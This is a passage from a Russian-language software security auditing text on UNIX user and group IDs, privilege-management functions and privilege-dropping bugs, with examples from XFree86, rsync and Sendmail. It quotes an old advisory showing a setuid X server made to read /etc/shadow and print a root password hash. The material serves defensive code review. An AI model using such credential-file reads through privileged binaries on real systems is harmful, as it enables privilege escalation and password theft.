Хороший пример `setuid root`-программы - программа `ping`. `Ping` нуждается в возможности использовать сырой сокет (`raw socket`), для чего требуются привилегии `root`. Сырой сокет можно использовать для подделки произвольных сетевых пакетов и получения некоторых типов сырых сетевых пакетов, поэтому разрешение непривилегированным пользователям создавать такой сокет позволило бы им прослушивать трафик и подделывать пакеты данных, что в приличном обществе обычно считается грубостью. Поэтому эта возможность ограничена пользователями `root`, а программа `ping` настроена как `setuid root`, чтобы она могла создать сырой сокет.

`Setuid root`-программа стартует с `effective user ID 0`, `saved set-user-ID 0` и `real user ID`, соответствующим пользователю, запустившему программу. `Setuid root`-программы обычно ведут себя как другие `setuid`- и `setgid`-программы: они управляют привилегиями, переключая `effective user`

ID между real user ID и saved set-user-ID. Они навсегда сбрасывают привилегии, устанавливая все три ID равными real user ID. Однако они не обязаны соблюдать эти соглашения, когда выполняются как суперпользователь, так что теоретически могут менять свои ID произвольным образом.

## Демоны и их дочерние процессы

В UNIX демоны - это долгоживущие процессы, предоставляющие системные службы, не в пример процессам служб Windows. Обычно они автоматически запускаются системой во время загрузки или запускаются администратором либо программой планирования заданий. Демоны часто выполняются как superuser, чтобы они могли выполнять привилегированные операции. Демон, выполняющийся как root, стартует с effective user ID 0, real user ID 0 и saved set-user-ID 0. Его членство в группах соответствует членству в группах учетной записи root, что означает effective group ID 0, real group ID 0, saved set-group-ID 0 и членство в нескольких связанных с администрированием supplemental groups.

Программы-демоны часто запускают другие программы для обработки нужных задач, и эти дочерние программы обычно также стартуют с привилегиями root. Эти демоны и их дочерние процессы могут временно принять идентичность обычного пользователя, чтобы безопасно выполнить определенные действия или минимизировать время работы с привилегиями root. Чтобы сделать это, программа обычно меняет свой effective user ID на user ID, который хочет принять. Однако сначала программе нужно изменить effective group ID на подходящий group ID и изменить список supplemental groups, чтобы он содержал подходящие группы. Пока программа оставляет saved set-user-ID или real user ID равным 0, она может позднее вернуть свои привилегии superuser.

Программа, выполняющаяся как root, также может захотеть полностью сбросить привилегии root и навсегда принять роль обычного пользователя. Чтобы полностью сбросить привилегии root, программа должна установить все три своих user ID и group ID в корректные ID пользователя, которым она хочет стать.

Хороший пример такой программы - программа login, которая аутентифицирует пользователей на локальном терминале или удаленно через службу telnet. Эта программа login отображает приглашение входа и ждет, пока пользователь попытается войти на машину. В этот момент программа login выполняется как root, потому что ей нужен доступ к системным базам аутентификации. Если пользователь успешно аутентифицируется, login принимает идентичность этого пользователя перед открытием командной оболочки, например /bin/sh. Она делает это, инициализируя group IDs на основе членства пользователя в группах, а затем устанавливая все три своих user ID в ID пользователя.

## Функции user ID

Функции `setuid()`, `seteuid()`, `setreuid()` и `setresuid()` используются для манипулирования тремя user ID, связанными с процессом. Эти функции имеют слегка разную семантику в разных UNIX OS, и эти различия могут приводить к проблемам безопасности в приложениях, предназначенных быть переносимыми между вариантами UNIX. Этот раздел вводит функции user ID, предоставляемые стандартной библиотекой C, и отмечает системно-специфичные особенности там, где это уместно.

NB. Отличную статью о нюансах семейства функций `setuid()` можно найти по адресу [www.cs1.sri.com/users/ddean/papers/usenix02.pdf](http://www.cs1.sri.com/users/ddean/papers/usenix02.pdf).

## Функция `seteuid()`

Effective user ID, связанный с процессом, изменяется функцией `seteuid()`:

```
int seteuid(uid_t euid);
```

Эта функция, резюмированная в таблице 9-1, имеет один параметр, `euid`, который указывает желаемый UID, в который должен быть установлен effective user ID. Если процесс выполняется с привилегиями суперпользователя (effective user ID 0), он может установить effective user ID в любое произвольное значение ID. Иначе, для non-root-процессов, он может переключать effective user ID между saved set-user-ID и real user ID. Программы используют `seteuid()` для временного изменения своих привилегий.

**Таблица 9-1. Поведение `seteuid()`**

| Привилегирован | ОС                           | Заметки                                                                                                                                                                                       |
|----------------|------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Да             | Общее                        | Изменяет effective user ID на любое произвольное значение.                                                                                                                                    |
| Да             | Linux libc glibc 2.1 и ранее | Если новый ID не является real user ID или saved set-user-ID, saved set-user-ID обновляется вместе с effective user ID. <code>seteuid()</code> эквивалентна <code>setreuid(-1, euid)</code> . |
| Нет            | Общее                        | Переключает effective user ID между real user ID, effective user ID и saved set-user-ID.                                                                                                      |
| Нет            | NetBSD FreeBSD               | Переключает effective user ID между real user ID и saved set-user-ID.                                                                                                                         |

Рассмотрим подробнее этот непривилегированный случай: допустим, пользователь с именем `admin` имеет user ID 1000. Пользователь `admin` запускает файл, принадлежащий пользователю `bin`, обычно user ID 1, и на файле установлен бит saved set-user-ID. Когда программа выполняется, процесс имеет следующие ID:

```
real user ID - 1000 - admin
saved set-user-ID - 1 - bin
effective user ID - 1 - bin
```

Программа может делать все, что разрешено пользователю `bin`. Если программа хочет временно отказаться от этих привилегий, она может использовать `seteuid(1000)`. Тогда она имеет следующие привилегии:

```
real user ID - 1000 - admin
saved set-user-ID - 1 - bin
effective user ID - 1000 - admin
```

Если программа хочет вернуть свои привилегии, она использует `seteuid(1)`. Тогда у нее есть такие связанные ID:

```
real user ID - 1000 - admin
saved set-user-ID - 1 - bin
effective user ID - 1 - bin
```

Для полноты допустим, что у вас есть программа, выполняющаяся как `root`, со следующими ID:

```
real user ID - 0 - root
saved set-user-ID - 0 - root
effective user ID - 0 - root
```

Эта программа может вызвать `seteuid()` с любым понравившимся значением, включая значения `user ID`, которых в системе не существует, и ядро это разрешит. Использование `seteuid(4242)` даст следующие ID:

```
real user ID - 0 - root
saved set-user-ID - 0 - root
effective user ID - 4242 - arbitrary
```

### Предупреждение

С `seteuid()` есть одна оговорка, которая никогда не должна быть проблемой в production-коде, но ее стоит упомянуть. В системах Linux с версиями `libc` или `glibc` до 2.1, если вы суперпользователь и меняете `effective user ID` на ID, который не является `real user ID` или `saved set-user-ID`, `saved set-user-ID` меняется вместе с `effective user ID`. Поэтому если вы `root` и все три ваших ID равны 0, а затем используете `seteuid(4242)` в системе Linux `glibc 2.0`, процесс будет иметь следующие ID:

```
real user ID - 0 - root
saved set-user-ID - 4242 - arbitrary
effective user ID - 4242 - arbitrary
```

## Функция `setuid()`

Поведение функции `setuid()` эволюционировало и мутировало со временем, а в разных реализациях расходящихся UNIX-систем появились тонкие вариации. Она имеет следующий прототип:

```
int setuid(uid_t uid);
```

Параметр `uid` используется для указания нового `effective user ID`, который должен быть связан с вызывающим процессом. Эта функция также изменит и `real user ID`, и `saved set-user-ID`, в зависимости от привилегий, с которыми выполняется вызывающий процесс, и варианта UNIX, на котором процесс выполняется (см. таблицу 9-2). Для процессов, выполняющихся с привилегиями суперпользователя, `setuid()` устанавливает все три `user ID` процесса в указанный аргумент. Например, если `effective user ID` процесса равен 0, `setuid(12345)` устанавливает `real user ID`, `saved set-user-ID` и `effective user ID` в 12345. `setuid()` главным образом используется для постоянного принятия роли пользователя, обычно с целью сброса привилегий.

**Таблица 9-2. Поведение setuid()**

| Привилегирован | ОС            | Заметки                                                                                                                                                                                                                                             |
|----------------|---------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Да             | Общее         | Real user ID, effective user ID и saved set-user-ID все устанавливаются в новое значение.                                                                                                                                                           |
| Нет            | Linux Solaris | Можно указать real user ID или saved set-user-ID. Effective user ID обновляется; работает почти как seteuid().                                                                                                                                      |
| Нет            | OpenBSD       | Можно указать real user ID, saved set-user-ID или effective user ID. Если указанное значение равно текущему effective user ID, real user ID и saved set-user-ID также обновляются. Иначе работает как seteuid(), обновляя только effective user ID. |
| Нет            | NetBSD        | Можно указать только real user ID. Real user ID, effective user ID и saved set-user-ID все устанавливаются в указанное значение.                                                                                                                    |
| Нет            | FreeBSD       | Можно указать real user ID или effective user ID. Real user ID, effective user ID и saved set-user-ID устанавливаются в указанное значение.                                                                                                         |

Если процесс не выполняется как суперпользователь, setuid() имеет поведение, различающееся между разными вариантами UNIX. Варианты UNIX попадают в два базовых лагеря. Первый лагерь считает, что setuid() должна работать точно как seteuid() при работе с процессами, не являющимися суперпользователем. Linux, Solaris и OpenBSD примерно попадают в этот лагерь. Второй лагерь говорит, что setuid() должна работать способом, согласованным с тем, как она работает для программ суперпользователя, то есть должна сбрасывать все привилегии, если пользователь запрашивает setuid() к real user ID. FreeBSD и NetBSD принадлежат к этому лагерю.

Допустим, пользователь admin запускает set-user-ID-файл пользователя bin:

```
real user ID - 1000 - admin
saved set-user-ID - 1 - bin
effective user ID - 1 - bin
```

В Linux и Solaris setuid() ведет себя точно как seteuid(), когда effective user ID не является суперпользователем. В качестве аргумента можно указать real user ID или saved set-user-ID, и setuid() обновит effective user ID процесса. Поэтому в предыдущем случае два потенциально допустимых вызова - setuid(1000) и setuid(1), оба изменят только effective user ID. Если использовать setuid(1000), ID изменятся так:

```
real user ID - 1000 - admin
saved set-user-ID - 1 - bin
effective user ID - 1000 - admin
```

Если затем использовать `setuid(1)`, получится такой результат:

```
real user ID - 1000 - admin
saved set-user-ID - 1 - bin
effective user ID - 1 - bin
```

OpenBSD позволяет использовать `setuid()` с `real user ID`, `saved set-user-ID` или `effective user ID`. Ее поведение немного другое: если вы используете текущий `effective user ID` как аргумент, `setuid()` в OpenBSD устанавливает все три ID в этот `user ID`. Однако если вы используете `setuid()` для переключения между `saved set-user-ID` и `effective user ID`, как сделали бы в Linux или Solaris, функция ведет себя как `seteuid()`. Основная идея в том, что если повторить вызов `setuid()`, можно сделать изменение разрешений постоянным. Например, допустим, у вас есть такой набор ID:

```
real user ID - 1000 - admin
saved set-user-ID - 1 - bin
effective user ID - 1 - bin
```

Если использовать `setuid(1)`, вы фактически принимаете идентичность пользователя `bin`, и все три ID меняются на 1. Однако если использовать `setuid(1000)`, вы переключаете `effective user ID`, и результат будет таким:

```
real user ID - 1000 - admin
saved set-user-ID - 1 - bin
effective user ID - 1000 - admin
```

Отсюда можно использовать еще один `setuid(1000)` и заставить программу полностью принять идентичность пользователя `admin`, либо можно переключиться обратно на `bin` с помощью `setuid(1)`.

FreeBSD позволяет использовать `setuid()` с `real user ID` или `effective user ID`, и результат приводит к установке всех трех `user ID`. Поэтому в предыдущем примере можно использовать `setuid(1000)`, чтобы установить все три ID в 1000, или `setuid(1)`, чтобы установить все три ID в 1. FreeBSD всегда позволяет полностью сбросить привилегии обратно к `real user ID`. Однако она также позволяет использовать `setuid()`, чтобы подтвердить текущий `effective user ID` и сделать его новым `user ID` для всех трех ID.

NetBSD позволяет использовать `setuid()` только с `real user ID`, и результат приводит к установке всех трех `user ID`. По сути, версия `setuid()` в NetBSD позволяет непривилегированному процессу только полностью сбросить привилегии обратно к `real user ID`. Поэтому в предыдущем примере, если использовать `setuid(1000)`, все три ID станут 1000.

Все эти детали прекрасны, но каков итог для аудита кода, использующего `setuid()`? В основном, если программа имеет `effective user ID 0` и разработчик использует ее для полного сброса пользовательских привилегий, все, вероятно, нормально. Если программа не имеет `effective user ID 0`, `setuid()` вероятно является неправильной функцией для попытки манипулировать привилегиями. Если разработчики пытаются полагаться на нее для полного сброса привилегий, их подводит сохранение `saved set-user-ID` в Linux, OpenBSD и Solaris. Если они пытаются полагаться на нее только для изменения `effective user ID`, они непреднамеренно выбрасывают учетные данные во FreeBSD и NetBSD.



## Функция `setresuid()`

Функция `setresuid()` используется для явной установки `real`, `effective` и `saved set-user-ID`. Она имеет следующий прототип:

```
int setresuid(uid_t ruid, uid_t euid, uid_t suid);
```

Параметры `ruid`, `euid` и `suid` указывают новые значения для атрибутов `real user ID`, `effective user ID` и `saved set-user-ID` соответственно. Вызывающая сторона может поместить `-1` в любой из аргументов, и ядро подставит текущее значение соответствующего `UID`. Суперпользователь может устанавливать `ID` в любые желаемые значения. Непривилегированный процесс может установить любой из `ID` в значение любого из трех текущих `ID`. Эта функция имеет ясную семантику и реализована одинаково во всех вариантах `UNIX`, которые ее предоставляют. Сейчас она доступна в `Linux`, `FreeBSD`, `HPUX` и новых версиях `OpenBSD`. Это резюмировано в таблице 9-3.

**Таблица 9-3. Поведение `setresuid()`**

| Привилегирован | ОС                                          | Заметки                                                                                                                                                             |
|----------------|---------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Да             | Linux, FreeBSD, HPUX, OpenBSD 3.3 и позднее | Real user ID, effective user ID и saved set-user-ID устанавливаются в указанные значения или заполняются текущими значениями.                                       |
| Нет            | Linux, FreeBSD, HPUX, OpenBSD 3.3 и позднее | Любое из трех значений может быть установлено в любой из текущих real user ID, effective user ID или saved set-user-ID. Другие значения могут быть заполнены ядром. |

## Функция `setreuid()`

Функция `setreuid()` устанавливает `real user ID` и `effective user ID` процесса. Она работает так:

```
int setreuid(uid_t ruid, uid_t euid);
```

`setreuid()` принимает параметр `ruid`, указывающий, во что должен быть установлен `real user ID`, и параметр `euid`, указывающий, во что должен быть установлен `effective user ID`. Если передать аргумент `-1` для `ruid` или `euid`, функция подставляет текущее значение из процесса. Семантика этой функции рассматривается в таблице 9-4.

**Таблица 9-4. Поведение `setreuid()`**

| Привилегирован | ОС               | Заметки                                                                                                                                                                                                       |
|----------------|------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Да             | NetBSD           | Real user ID и effective user ID могут быть установлены в произвольные значения. Saved set-user-ID устанавливается в effective user ID, если указано значение real user ID, даже если оно не изменилось.      |
| Да             | FreeBSD, Solaris | Real user ID и effective user ID могут быть установлены в произвольные значения. Saved set-user-ID устанавливается в effective user ID, если указан real user ID или effective user ID не равен real user ID. |

| Привилегирован | ОС                    | Заметки                                                                                                                                                                                                                                                                                                                                                        |
|----------------|-----------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Да             | Linux                 | Real user ID и effective user ID могут быть установлены в произвольные значения. Saved set-user-ID устанавливается в effective user ID, если указан real user ID или указан effective user ID и его новое значение не равно real user ID.                                                                                                                      |
| Да             | OpenBSD 3.3 и позднее | Real user ID и effective user ID могут быть установлены в произвольные значения. Saved set-user-ID устанавливается в effective user ID, если указан real user ID и real user ID фактически изменился или effective user ID не равен saved user ID.                                                                                                             |
| Да             | OpenBSD до 3.3        | Фактически не поддерживается. Поведение предоставляется через совместимостную библиотеку с довольно сложным, несоответствующим поведением.                                                                                                                                                                                                                     |
| Нет            | NetBSD                | Real user ID может быть установлен в real user ID или effective user ID. Effective user ID может быть установлен в real user ID, effective user ID или saved set-user-ID. Saved set-user-ID устанавливается в effective user ID, если указано значение real user ID, даже если оно не изменилось.                                                              |
| Нет            | FreeBSD               | Real user ID может быть установлен в real user ID или saved user ID. Effective user ID может быть установлен в real user ID, effective user ID или saved set-user-ID. Saved set-user-ID устанавливается в effective user ID, если указан real user ID или effective user ID не равен real user ID.                                                             |
| Нет            | Solaris               | Real user ID может быть установлен в real user ID или effective user ID. Effective user ID может быть установлен в real user ID, effective user ID или saved set-user-ID. Saved set-user-ID устанавливается в effective user ID, если указан real user ID или effective user ID не равен real user ID.                                                         |
| Нет            | Linux                 | Real user ID может быть установлен в real user ID или effective user ID. Effective user ID может быть установлен в real user ID, effective user ID или saved set-user-ID. Saved set-user-ID устанавливается в effective user ID, если указан real user ID или указан effective user ID и его новое значение не равно real user ID.                             |
| Нет            | OpenBSD 3.3 и позднее | Real user ID может быть установлен в real user ID, saved set-user-ID или effective user ID. Effective user ID может быть установлен в real user ID, effective user ID или saved set-user-ID. Saved set-user-ID устанавливается в effective user ID, если указан real user ID и real user ID фактически изменился или effective user ID не равен saved user ID. |

| Привилегирован | ОС             | Заметки                                                                                                                                    |
|----------------|----------------|--------------------------------------------------------------------------------------------------------------------------------------------|
| Нет            | OpenBSD до 3.3 | Фактически не поддерживается. Поведение предоставляется через совместимостную библиотеку с довольно сложным, несоответствующим поведением. |

Если вы суперпользователь, вы можете установить user ID и effective user ID в любые желаемые значения. Если вы не суперпользователь, разрешенное поведение различается между ОС, но обычно можно изменить real user ID на effective user ID. Можно изменить effective user ID на real user ID, effective user ID или saved set-user-ID.

После изменения real user ID и effective user ID функция `setreuid()` пытается определить, должна ли она обновить saved set-user-ID, чтобы он отражал значение нового effective user ID. Это немного различается между ОС, но обычно, если real user ID изменяется или effective user ID изменяется на что-то отличное от real user ID, saved set-user-ID устанавливается равным effective user ID.

Этот API довольно громоздок, и у него есть проблемы с различиями между несколькими платформами, что ясно видно в таблице 9-4. Linux, NetBSD и Solaris реализуют похожие алгоритмы, но FreeBSD позволяет непривилегированному процессу изменять real user ID на saved set-user-ID, а не на effective user ID, что немного отличается. Версии OpenBSD до 3.3 фактически не поддерживали эту функцию; она предоставлялась через режим совместимости, несовместимый с другими реализациями UNIX. Версии после 3.3 реализуют ее, но она имеет немного другую семантику, чем другие реализации UNIX.

`setreuid()` некрасива, но важна в одной заметной ситуации. Если программа управляет двумя user ID как real user ID и saved set-user-ID, но ни один из них не является суперпользователем, такой программе может быть трудно полностью сбросить один набор привилегий. Linux, FreeBSD, HP-UX и более свежие сборки OpenBSD могут использовать функцию `setresuid()`, имеющую чистый и простой интерфейс. Однако Solaris и некоторые версии BSD не имеют доступа к этой функции. Для более кроссплатформенного решения разработчики могут использовать прием `setreuid(getuid(), getuid())`, который должен работать во всех современных реализациях UNIX, за заметным исключением старых версий OpenBSD. До того как OpenBSD импортировала функцию `setresuid()` и переписала функцию `setreuid()`, единственным прямолинейным способом для непривилегированной программы очистить saved set-user-ID был вызов функции `setuid()`, когда effective user ID установлен в real user ID. Этого можно добиться, вызвав `setuid(getuid())` два раза подряд.

## Функции group ID

Функции `setgid()`, `setegid()`, `setregid()`, `setresgid()`, `setgroups()` и `initgroups()` используются для манипулирования group ID, связанными с процессом. Как и функции user ID, эти функции имеют слегка разную семантику в разных ОС UNIX. Следующие разделы вводят функции group ID.

### Предупреждение

Функции group ID, как и функции user ID, имеют другое поведение, если процесс выполняется как суперпользователь, что означает effective user ID 0. Однако effective group ID 0 не дает процессу никаких специальных привилегий на уровне ядра.

## Функция setegid()

Функция `setegid()` используется для изменения effective group ID, связанного с текущим процессом. Ее прототип:

```
int setegid(gid_t egid);
```

Она ведет себя как ее аналог для user ID, функция `seteuid()`, в том смысле, что используется для переключения effective group ID между saved set-group-ID и real group ID. Подобно `seteuid()`, если процесс выполняется с привилегиями суперпользователя, он может установить effective group ID в любое произвольное значение.

## Функция setgid()

Функция `setgid()` изменяет group ID, связанные с процессом, и столь же нюансирована, как ее аналог `setuid()`. Она работает так:

```
int setgid(gid_t gid);
```

`setgid()` принимает один параметр, `gid`, который использует для установки effective group ID и, возможно, также saved set-group-ID и real group ID. Если она запускается из процесса, выполняющегося с привилегиями суперпользователя, она устанавливает effective group ID, saved set-group-ID и real group ID в одно и то же значение. Когда процесс не выполняется как суперпользователь, `setgid()` имеет различающееся поведение, близко повторяющее разные варианты поведения, обсуждавшиеся для `setuid()`.

## Функция setresgid()

Функция `setresgid()` используется для изменения real group ID, effective group ID и saved set-group-ID процесса. Она имеет следующий прототип:

```
int setresgid(gid_t rgid, gid_t egid, gid_t sgid);
```

`setresgid()` ведет себя почти так же, как `setresuid()`, за исключением того, что манипулирует group ID процесса, а не user ID. Вызывающая сторона может передать -1 для любого из аргументов, и ядро подставит текущее значение. Суперпользователь может устанавливать любой group ID в любое желаемое значение. Непривилегированный процесс может установить любой из ID в значение любого из трех текущих ID. Эта функция имеет ясную семантику и реализована одинаково во всех вариантах UNIX, которые ее предоставляют.

## Функция setregid()

Функция `setregid()` может использоваться для изменения real group ID и effective group ID, связанных с процессом. Она работает так:

```
int setregid(gid_t rgid, gid_t egid);
```

`setregid()` позволяет указывать желаемые значения для real group ID и effective group ID с помощью параметров `rgid` и `egid` соответственно. Если передать аргумент -1 для `rgid` или `egid`, функция подставляет текущее значение из процесса. Эта функция ведет себя как ее аналог, `setreuid()`.

## Функция `setgroups()`

Процесс может устанавливать свои дополнительные группы с помощью функции `setgroups()`, как показано ниже:

```
int setgroups(int ngroups, const gid_t *gidset);
```

Функция `setgroups()` принимает два параметра; параметр `ngroups` указывает, сколько дополнительных групп будет иметь процесс, а параметр `gidset` указывает на массив group ID, имеющий `ngroup` элементов. Эту функцию может вызвать только процесс с effective user ID 0.

## Функция `initgroups()`

В качестве альтернативы `setgroups()` процессы могут устанавливать свои дополнительные группы с помощью `initgroups()`, имеющей следующий прототип:

```
int initgroups(const char *name, gid_t basegid);
```

`initgroups()` является удобной альтернативой `setgroups()`, потому что избавляет вызывающее приложение от необходимости выяснять группы, членом которых является конкретный пользователь, чтобы корректно установить список дополнительных групп процесса. Параметр `name` указывает учетную запись пользователя, членство в группах которой нужно перечислить и установить как список дополнительных групп вызывающего процесса. GID `basegid` также добавляется в список дополнительных групп и обычно является основным GID пользователя, указанного параметром `name`. Как и `setgroups()`, эта операция может выполняться только процессом с effective user ID 0.

## Уязвимости привилегий

Теперь, когда вы знакомы с базовым API управления привилегиями, можно изучить типы ошибок, которые разработчики, вероятно, допускают при попытке выполнять управление привилегиями.

### Безрассудное использование привилегий

Самый прямолинейный тип уязвимости привилегий возникает, когда программа, выполняющаяся с повышенными привилегиями, выполняет потенциально опасное действие от имени непривилегированного пользователя, не наложив сначала на себя никаких ограничений с помощью функций управления привилегиями. Хотя программы могут безопасно обращаться к ресурсам без необходимости временно или постоянно сбрасывать привилегии, при таком подходе очень легко допустить ошибку.

Вот простой реальный пример `setuid root`-программы с именем `XF86_SVGA`, которая раньше поставлялась с оконным пакетом `XFree86`. Nicolas Dubee, известный и талантливый исследователь, обнаружил эту уязвимость в 1997 году. Листинг 9-1 - выдержка из его advisory, доступного по адресу <http://packetstormsecurity.org/advisories/plaguez/plaguez.advisory.010.xfree86>.

**Листинг 9-1. Неправильное использование привилегий в XFree86 SVGA Server**

```
[plaguez@plaguez plaguez]$ ls -al /etc/shadow
-rw----  1 root    bin
1039 Aug 21 20:12 /etc/shadow
[plaguez@plaguez bin]$ ID
uid=502(plaguez) gid=500(users) groups=500(users)
[plaguez@plaguez plaguez]$ cd /usr/X11R6/bin
[plaguez@plaguez bin]$ ./XF86_SVGA -config /etc/shadow
Unrecognized option: root:qEXaUxSeQ45ls:10171:-1:-1:-1:-1:-1
use: X [:<display>] [option]
-a #           mouse acceleration (pixels)
-ac           disable access control restrictions
-audit int     set audit trail level
-auth file     select authorization file
bc           enable bug compatibility
-bs          disable any backing store support
-c           turns off key-click
```

Сервер XF86\_SVGA, который был setuid root-программой, охотно прочитал конфигурационный файл /etc/shadow, а затем стал жаловаться на нераспознанную опцию, которой оказался хеш пароля root. Проблема в том, что X server читал как root любой конфигурационный файл, запрошенный пользователем, не учитывая фактические разрешения пользователя. Его парсер конфигурационного файла случайно выводил подробное сообщение об ошибке, печатавшее первую строку подозрительного конфигурационного файла.

Важно учитывать и эффекты любых повышенных групповых привилегий. Многие программы устанавливаются как setgid, чтобы выполняться как член определенной группы. Если программа выполняет привилегированное действие, не отказавшись от групповых привилегий, она все равно может быть уязвима к атаке повышения привилегий, позволяя пользователю обращаться к ресурсам, назначенным соответствующей группе.

Например, программа /sbin/dump в NetBSD устанавливалась как setgid tty, чтобы иметь возможность уведомлять системных администраторов, если нужно сменить носитель резервной копии. Программа dump никогда не сбрасывала эту групповую привилегию, и локальные пользователи могли заставить dump запустить выбранную ими программу, установив переменную окружения libc RCMD\_CMD. Затем эта программа выполнялась бы с effective group ID tty. Атакующие могли захватить привилегии группы tty, что могло позволить им взаимодействовать с терминалами других пользователей.

## Постоянный сброс привилегий

Иногда разработчики приложений допускают ошибки при написании кода программы, которая навсегда отказывается от своих привилегий. Следующий пример кода представляет часть setuid root-программы:

```
/* set up special socket */

setup_socket();

/* drop root privs */

setuid(getuid());

/* main processing loop */

start_proclloop();
```

Этот код по духу похож на то, что встречается в нескольких распространенных сетевых программах. Программе нужно быть root, чтобы получить сокет, привязанный к порту ниже 1024,

или получить специальный сокет для прослушивания. Автор хочет, чтобы программа была безопасной и следовала принципу наименьших привилегий, поэтому после получения этого сокета программа сбрасывает свои привилегии root, выполняя `setuid(getuid())`, что устанавливает saved set-user-ID, real user ID и effective user ID в значение real user ID.

`setuid(getuid())` - распространенный прием для постоянного отказа от привилегий, и обычно он работает без особых осложнений. Однако в некоторых ситуациях его недостаточно, как объясняется в следующих разделах.

## Сброс групповых привилегий

Некоторые программы устанавливаются одновременно как `setuid` и `setgid`, то есть выполняются с повышенным user ID и повышенным group ID. Код из предыдущего раздела был бы нормальным, если программа только `setuid root`, но если программа `setuid root` и `setgid wheel`, повышенные групповые привилегии не сбрасываются корректно. В цикле обработки effective group ID процесса все еще установлен в привилегированную группу `wheel`, поэтому если атакующие найдут способ эксплуатировать программу в основном цикле обработки, они смогут получить доступ к ресурсам, доступным этой привилегированной группе. Правильный способ решить эту проблему - сбросить групповые привилегии так:

```
/* set up special socket */

setup_socket();

/* drop root privs - correct order */

setgid(getgid());

setuid(getuid());

/* main processing loop */

start_proclloop();
```

Этот код сбрасывает групповые разрешения, а затем пользовательские разрешения. Это кажется довольно прямолинейным, но и здесь легко ошибиться, как показано в следующем примере:

```
/* set up special socket */

setup_socket();

/* drop root privs - incorrect order */

setuid(getuid());

setgid(getgid());

/* main processing loop */

start_proclloop();
```

Этот код работает не полностью, потому что вызовы функций расположены в неверном порядке. Функция `setuid(getuid())` отказывается от привилегий root. Помните, что effective group ID 0 не означает, что вы суперпользователь, поскольку статус суперпользователя основан исключительно на effective user ID. Вызов `setgid(getgid())` выполняется с привилегиями непривилегированного пользователя, поэтому результат вызова `setgid(getgid())` зависит от ОС. В Linux, Solaris и OpenBSD изменяется только effective group ID, а saved set-group-ID все еще содержит group ID

привилегированной группы. Если атакующие найдут дефект в программе, который можно использовать для запуска произвольного кода, они смогут выполнить `setegid(0)` или `setregid(-1, 0)` и восстановить повышенные групповые привилегии.

## Сброс дополнительных групповых привилегий

Программы, выполняющиеся как демоны, могут столкнуться с проблемами безопасности, связанными со сбросом привилегий, которые немного отличаются от проблем `setuid`-программ. Это происходит потому, что они обычно запускаются как привилегированный пользователь, а затем принимают роль непривилегированного пользователя на основе пользовательского ввода. В этой ситуации нужно помнить о дополнительных `group ID`, потому что если они не обновляются при сбросе привилегий, они могут оставить процессу доступ к привилегированным ресурсам.

Некоторые реализации приложения `rsync` содержали уязвимость такого рода, подробно описанную по адресу <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0080>. Если `rsync` выполняется как демон, он стартует с идентификатором пользователя и группами пользователя, запускающего демон, обычно `root`. Если демону `rsync` нужно работать как непривилегированному пользователю, он выполняет следующий код:

```
if (am_root) {
    if (setgid(gid)) {
        rsyserr(FERROR, errno, "setgid %d failed",
            (int) gid);
        io_printf(fd, "@ERROR: setgid failed\n");
        return -1;
    }

    if (setuid(uid)) {
        rsyserr(FERROR, errno, "setuid %d failed",
            (int) uid);
        io_printf(fd, "@ERROR: setuid failed\n");
        return -1;
    }

    am_root = (getuid() == 0);
}
```



Этот код освобождает effective group ID до effective user ID, так что он должен сбрасывать эти привилегии в правильном порядке. Однако этот код не сбрасывает дополнительные групповые привилегии. Разработчики решили эту проблему, вставив следующий код:

```
# ifdef HAVE_SETGROUPS

    /* Get rid of any supplementary groups this process
     * might have inherited. */
    if (setgroups(0, NULL)) {
        rsyserr(FERROR, errno, "setgroups failed");
        io_printf(fd, "@ERROR: setgroups failed\n");
        return -1;
    }

# endif

...

    if (setgid(gid)) {
```

Обратите внимание, что `setgroups()` работает только если вы суперпользователь и имеете effective user ID 0. Это еще одна причина, почему важно отказываться от привилегий в правильном порядке.

## Сброс повышенных привилегий не-суперпользователя

Как обсуждалось ранее, поведение функций `setuid()` и `setgid()` отличается, если программа не выполняется как суперпользователь. `setuid(getuid())` - разумная идиома для программы, выполняющейся как root и желающей навсегда сбросить привилегии, но если effective user ID не равен 0, та же тактика дает системно-зависимые, а иногда и недостаточные результаты.

Допустим, простая сетевая программа была изменена так, что вместо `setuid root` и `setgid wheel` она стала `setuid` на другого непривилегированного пользователя, например `daemon`. Это может произойти, если вы установили патч для усиления ядра, позволяющий программам с определенным user ID или group ID выделять специальные сокеты, чтобы избежать требования привилегий root. Код выглядел бы так же:

```
/* set up special socket */

setup_socket();

/* drop root privs */

setgid(getgid());

setuid(getuid());

/* main processing loop */

start_proclloop();
```

Однако семантика этого кода была бы совсем другой при выполнении без effective user ID 0. И `setgid()`, и `setuid()` вызывались бы как непривилегированные пользователи и изменяли бы только effective ID, а не saved ID. В FreeBSD и NetBSD этот код изменил бы все три ID, так что он не

был бы уязвим. Поэтому атакующие, эксплуатировавшие проблему в программе, могли бы восстановить любые сброшенные привилегии. Решение для приложений, которые не являются `setuid root` и которым нужно полностью сбросить свои привилегии, - использовать функции `setresgid()` и `setresuid()` либо функции `setregid()` и `setreuid()`, если это необходимо. Версии OpenBSD до 2.3 требуют двух вызовов `setuid()`.

Известный исследователь Michael Zalewski нашел ошибку в Sendmail 8.12.0, документированную по адресу [www.sendmail.org/releases/8.12.1.html](http://www.sendmail.org/releases/8.12.1.html), которая является хорошим реальным примером этой ситуации. Раньше Sendmail устанавливал `set-user-ID root`-бинарь, но в версии 8.12.0 перешел к новой конфигурации с `set-group-ID smssp`-бинарем. Вот код, который должен сбросить повышенные групповые привилегии:

```
int
drop_privileges(to_real_uid)
    bool to_real_uid;
{
    int rval = EX_OK;
    GIDSET_T emptygidset[1];
...
    if (to_real_uid)
    {
        RunAsUserName = RealUserName;
        RunAsUid = RealUid;
        RunAsGid = RealGid;
    }

    /* make sure no one can grab open descriptors
       for secret files */
    endpwent();
    sm_mdbb_terminate();

    /* reset group permissions; these can be set later */
    emptygidset[0] = (to_real_uid || RunAsGid != 0)
        RunAsGid : getegid();

    if (setgroups(1, emptygidset) == -1 && geteuid() == 0)
    {
        syserr("drop_privileges: setgroups(1, %d) failed",
            (int) emptygidset[0]);
